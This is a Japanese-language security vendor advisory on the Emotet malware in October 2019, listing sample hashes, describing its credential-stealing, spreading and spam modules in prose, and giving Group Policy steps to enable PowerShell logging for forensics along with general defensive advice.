2019-10-11	n53usom.exe	exe	3ed3759a7759fd6cffc0bddfc01d262f1a8a47b10ee5c4c2192547f7f47683d1	8.20%	Heodo
2019-10-11	pokurxh.exe	exe	3b81ba53dd32deecb2d07a4b3b233d7a96d0459f5aba9d78a31273726cefc3e9	5.71%	Heodo
2019-10-10	kphxd.exe	exe	53a39cac95df5873549dbf3c3c55a98c7d7fea9f09c9d5a32e27754941762fc8	n/a	Heodo
2019-10-10	jhe9tprhqpy.exe	exe	8ba772fb7ad09ea3b1fc3b3a8c3c6f1b51eda05febe1e73fadd38008ef60d1ea	13.04%	Heodo
2019-10-10	jh5v3.exe	exe	546c604339d0285a8ef648f0e539d0c678fd78cb3b58a3f025010e17fd6dbf63	15.71%	Heodo

Emotet をダウンロードするサーバーに置かれていたファイル(URLhaus)

Emotet に感染した場合は、追加のモジュールをダウンロードし様々な活動を行います。
現在の Emotet は、主に別のマルウェアを配布する目的で用いられています。過去には Qbot、Dridex、Ursnif/Gozi 、Gootkit、IcedID、AZORult、Trickbot などのバンキングマルウェアや Ryuk、BitPaymer、MegaCortex などのランサムウェアを配布するために利用されていました。
また、別のマルウェアとして TrickBot に感染させ機密情報を収集し、標的を絞ってランサムウェア Ryuk に感染させた事例も報告されています。

Emotet は、追加のモジュール(下記参照)により、Web ブラウザーに保存されたアカウントの資格情報、メールアカウントの資格情報や Outlook の連絡先、メール本文などを C&C サーバーに送信します。
さらに Emotet のスパムモジュールにより、メールアカウントの資格情報や連絡先リスト、収集したメール本文を C&C サーバーからダウンロードし、返信型のばらまきメールとして悪用します。最近増えている返信型の不審メールは、Emotet によるばらまきメールの可能性があります。

■追加モジュールの概要

いくつかの追加のモジュールの概要を紹介します。

時期や環境によりダウンロードされるモジュールやその動作が異なる可能性があります。

・WebBrowserPassView モジュール

NirSoft のパスワード回復ツールが悪用され、Internet Explorer, Mozilla Firefox, Google Chrome, Safari, Opera などに保存されたアカウントの資格情報を収集します。資格情報には、URL、ユーザー名、パスワードなどがあります。これらは収集後 C&C サーバーに送信されます。

・MailPassView モジュール

NirSoft のパスワード回復ツールが悪用され、Outlook、Windows Mail、Eudora、Netscape、Mozilla Thunderbird などのメールクライアントの資格情報およびその他のアカウント詳細を収集します。収集される情報には、アカウント名、アプリケーション、メールアドレス、サーバー、サーバータイプ（POP3 / IMAP / SMTP）、ユーザー名、およびパスワード情報などが存在します。

これにより収集されたメールアカウントの資格情報は、Emotet に感染した別の端末のスパムモジュールにより、スパムメールを送信する目的で使用されます。

・メール連絡先抽出モジュール

Microsoft Outlook Messaging API(MAPI)を使用して、Outlook プロファイル及び既存のメールから送信者（送信者名及びメールアドレス）と受信者（受信者名及びメールアドレス）を収集します。送信者及び受信者はその関連性が保持された状態で保存され、C&C サーバーに送信されます。例えば、メールの送信者と（CC や BCC 含む）すべての受信者を関連しているとして保存します。

これらの情報はスパムモジュールで使用されます。送信者及び受信者の関連性が保存されているため、ある受信者にスパムメールを送るときに、関連する送信者を装うことでスパムメールの信頼性を高める効果があります。

・メール収集モジュール

Microsoft Outlook Messaging API(MAPI)を使用して、送信者（送信者名、アドレス）、受信者（受信者名、アドレス）、件名、本文を含むメールコンテンツを収集します。この情報は、Emotet に感染した端末のスパムモジュールにより、既存のメールスレッドに返信する形でスパムメールを送信するときに利用されます。

・ネットワーク拡散モジュール

ネットワークリソースをスキャンし、自分自身をコピー、サービスとして起動させます。これにより LAN 内で感染が拡大します。ターゲットマシンの管理者権限を取得するために、IPC$管理共有へ null セッションを確立し、NetUserEnumAPI でユーザアカウントの情報を取得後、ハードコードされた 1 万以上のパスワードリストを使っ

て接続を試行します。

・ポート転送モジュール

UPnP ライブラリを使用して、ルーターでポート転送の設定を行います。このモジュールは netsh.exe を使用して、指定された Emotet サンプルの受信トラフィックを許可することでファイアウォールをバイパスします。
新たに Emotet に感染した端末は C&C サーバーに接続するときに、ポート転送モジュールが展開された Emotet Bot C&C に接続します。Emotet Bot C&C は、プロキシサーバーとして機能し次の C&C サーバーに通信を転送します。

・スパムモジュール

C&C サーバーからスパムメールに必要な情報を取得します。これにはシンプルなテンプレートだけでなく、他の感染端末からメール収集モジュールによって窃取された既存のメール本文、関連するアカウント名やメールアドレスが含まれます。
またメール連絡先抽出モジュールによって窃取された送信者及び宛先リスト、Mail PassView によって窃取されたメールアカウントを取得します。
これにより、感染した端末は、複数のメールアカウントを使用して大量のスパムメールを送信できます。
窃取された既存のメールスレッドに返信する形でダウンローダーを添付します。メールスレッド内の一つ前の受信者を送信者として使用することで、本物の送信者から送られたかのように誤解させます。


■Powershell のログ出力の設定(※PowerShell5.0 以降)

次の 3 種類の PowerShell のログ出力の設定を紹介します。PowerShell のログはフォレンジックやマルウェア解析などで活用することができます。
・PowerShell トランスクリプションを有効にする（テキスト出力）
・モジュール ログを有効にする（イベントログ）
・PowerShell スクリプト ブロックのログ規則を有効にする（イベントログ）

・PowerShell トランスクリプションを有効にする

実行された PowerShell コマンドの入出力がテキストファイルとして出力されます。

① グループポリシーエディタを起動します。




グループポリシーエディタの実行

② 「ローカル コンピューター ポリシー」→「コンピューターの構成」→「管理用テンプレート」→「Windows コンポーネント」→「Windows PowerShell」に移動し、「PowerShell トランスクリプションを有効にする」を開きます。


③ 「PowerShell トランスクリプションを有効にする」のラジオボタンを「有効」にします。必要に応じて「トランスクリプト 出力ディレクトリ」にログを出力したいディレクトリを入力します。入力が無い場合は、各ユーザーのドキュメントフォルダにログが出力されます。

また、「呼び出しヘッダーを含める」を選択するとコマンドの開始時刻がログに追加されます。




PowerShell トランスクリプションを有効にする設定

④ コマンドプロンプトを開き「gpupdate」を実行してポリシーを最新の情報に更新します。




gpupdate の実行画面

PowerShell が実行された場合、下記のようにログが出力されます。



PowerShell トランスクリプトのログファイル

ログには実行されたコマンドの入出力が記載されます。



PowerShell トランスクリプトのログ


・モジュール ログを有効にする

実行された PowerShell のモジュールのログがイベントログとして記録されます。

① グループポリシーエディタを起動します。

② 「ローカル コンピューター ポリシー」→「コンピューターの構成」→「管理用テンプレート」→「Windows コンポーネント」→「Windows PowerShell」に移動し、「モジュール ログを有効にする」を開きます。


③ 「モジュール ログを有効にする」のラジオボタンを「有効」にします。
モジュール名の「表示」を開き、次のモジュール名を入力します。
Microsoft.PowerShell.*
Microsoft.WSMan.Management



モジュール ログを有効にする設定

④ コマンドプロンプトを開き「gpupdate」を実行してポリシーを最新の情報に更新します。

PowerShell が実行された場合、下記のようなイベントログが出力されます。
イベントログは、「イベント ビューアー」を起動し、「アプリケーションとサービス ログ」→「Microsoft」→「Windows」→「PowerShell」→「Operational」とクリックすると表示されます。
ログから Get-Item でダウンロードした Emotet のパスを取得していることが確認できます。



PowerShell モジュールのイベントログ


・PowerShell スクリプト ブロックのログ記録を有効にする

実行された PowerShell のコマンドがイベントログとして記録されます。

① グループポリシーエディタを起動します。

② 「ローカル コンピューター ポリシー」→「コンピューターの構成」→「管理用テンプレート」→「Windows コンポーネント」→「Windows PowerShell」に移動し、「PowerShell スクリプト ブロックのログ記録を有効にする」を開きます。


③ 「モジュール ログを有効にする」のラジオボタンを「有効」にします。



PowerShell スクリプト ブロックのログ記録を有効にする設定

④ コマンドプロンプトを開き「gpupdate」を実行してポリシーを最新の情報に更新します。

PowerShell が実行された場合、下記のようなイベントログが出力されます。
イベントログは、「イベント ビューアー」を起動し、「アプリケーションとサービス ログ」→「Microsoft」→「Windows」→「PowerShell」→「Operational」とクリックすると表示されます。
ログから実行されたコマンドを確認できます。



PowerShell スクリプト ブロックのイベントログ

■まとめ

2019 年 10 月 Emotet の感染を狙ったばらまきメールが数多く確認されました。また国内でも Emotet の感染被害が報告されています。

Emotet に感染すると、追加のモジュールをダウンロードし様々な活動を行います。また別のマルウェアをダウンロードし、Trickbot や Ursnif などのバンキングマルウェアやランサムウェアなどに感染させます。

追加のモジュールが実行する機能には、上記で紹介したように Web ブラウザーやメールクライアントなどのアカウントの資格情報の窃取や Outlook のアカウント情報やメールの窃取、スパムメールの送信などがあります。

今後もEmotetの脅威は続くものと考えられます。特にクリスマスなどのイベントの時期は注意が必要です。また、日本向けの攻撃に関してもローカライズが進み、メール文や添付ファイルの内容などがより高度になっていく可能性もあります。

このような脅威の対策として、脅威の存在を知り不審なメールの添付ファイルや URL は開かない、マクロの実行を無効にするなどの基本的な対策をしっかりと行うことが大切です。

ご紹介したように、１０月は Web ブラウザー上で実行される脅威に加えて、Word ファイル(.doc)形式の脅威も多く検出しています。また、Emotet の感染を狙ったばらまきメールについてご紹介しています。常に最新の脅威情報をキャッチアップし、対策を実施していくことが重要です。

■常日頃からリスク軽減するための対策について
各記事でご案内しているようなリスク軽減の対策をご案内いたします。
下記の対策を実施してください。

1. ESET 製品の検出エンジン（ウイルス定義データベース）を最新にアップデートする
ESET 製品では、次々と発生する新たなマルウェアなどに対して逐次対応しております。
最新の脅威に対応できるよう、検出エンジン（ウイルス定義データベース）を最新にアップデートしてください。

2. OS のアップデートを行い、セキュリティパッチを適用する
マルウェアの多くは、OS に含まれる「脆弱性」を利用してコンピューターに感染します。
「Windows Update」などの OS のアップデートを行い、脆弱性を解消してください。

3. ソフトウェアのアップデートを行い、セキュリティパッチを適用する
マルウェアの多くが狙う「脆弱性」は、Java、Adobe Flash Player、Adobe Reader などのアプリケーションにも含まれています。
各種アプリのアップデートを行い、脆弱性を解消してください。

4. データのバックアップを行っておく
万が一マルウェアに感染した場合、コンピューターの初期化（リカバリー）などが必要になることがあります。
念のため、データのバックアップを行っておいてください。

5. 脅威が存在することを知る
「知らない人」よりも「知っている人」の方がマルウェアに感染するリスクは低いと考えられます。マルウェアという脅威に触れてしまう前に「疑う」ことができるからです。
弊社を始め、各企業・団体からセキュリティに関する情報が発信されています。このような情報に目を向け、「あらかじめ脅威を知っておく」ことも重要です。

［引用・出典元］

- VB2019 paper: Exploring Emotet, an elaborate everyday enigma [英語]
  https://www.virusbulletin.com/virusbulletin/2019/10/vb2019-paper-exploring-emotet-elaborate-everyday-enigma/
- Emotet Malware | CISA [英語]
  https://www.us-cert.gov/ncas/alerts/TA18-201A
- Emotet Illuminated: Mapping a Tiered Botnet Using Global Network Forensics [英語]
  https://blog.centurylink.com/emotet-illuminated-mapping-a-tiered-botnet-using-global-network-forensics/
- Emotet beutet Outlook aus | SECURITY BLOG [ドイツ語]
  https://www.gdata.de/blog/2017/10/30110-emotet-beutet-outlook-aus

Canon

キヤノンマーケティングジャパン株式会社